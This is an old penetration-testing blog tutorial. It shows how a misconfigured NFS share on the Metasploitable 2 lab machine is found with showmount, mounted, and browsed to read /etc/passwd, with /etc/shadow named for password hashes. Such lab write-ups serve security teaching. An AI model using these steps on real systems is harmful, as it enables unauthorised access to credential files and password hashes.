NFS Misconfiguration


pentestlab.blog/category/exploitation-techniques/page/3

January 20, 2013

NFS stands for Network File System and it is a service that can be found in Unix systems.The purpose of NFS is to allow users to access shared directories in a network.However special effort needs to be done from system administrators in order to configure properly an NFS share.For the needs of this article we will use the Metasploitable 2 which by default has the NFS service misconfigured.


Lets say that we have scanned a system and we have discovered the NFS service running on port 2049 as we can see and from the image below:

Now we can use the command **showmount -e IP** in order to list the accessible shares of the remote system.




NFS port is open

This means that the root directory of the remote system is shared!From the security perspective this can be catastrophic as any attacker can mount the whole directory and he can view the contents in a local directory as it can be seen in the next three following images:



Export NFS shares



mount share directory

```
root@pentestlab:~# df -h
Filesystem            Size  Used Avail Use% Mounted on
/dev/sda1              70G   57G  9.2G  87% /
none                  1.3G  276K  1.3G   1% /dev
none                  1.3G     0  1.3G   0% /dev/shm
none                  1.3G  220K  1.3G   1% /var/run
none                  1.3G     0  1.3G   0% /var/lock
none                  1.3G     0  1.3G   0% /lib/init/rw
172.16.212.133:/      7.0G  1.5G  5.2G  22% /temp
root@pentestlab:~#
```

Display the mount folder

```
root@pentestlab:~# cd /temp
root@pentestlab:/temp# ls
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var
```

Contents of root directory

As we can see we can view the folders of the root directory and we can of course obtain the contents of the /etc/passwd and /etc/shadow in order to have the user of the remote machine and the password hashes.

```
root@pentestlab:/temp/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

Contents of /etc/passwd

Contents of /etc/shadow

Conclusion

This article was just an example of how an NFS misconfiguration can exploited by a malicious attacker.Of course in nowadays it is difficult for a system administrator to perform these kind of mistakes but it is always good to know the commands and what to do in a situation like this especially when NFS is a subject in security related certifications.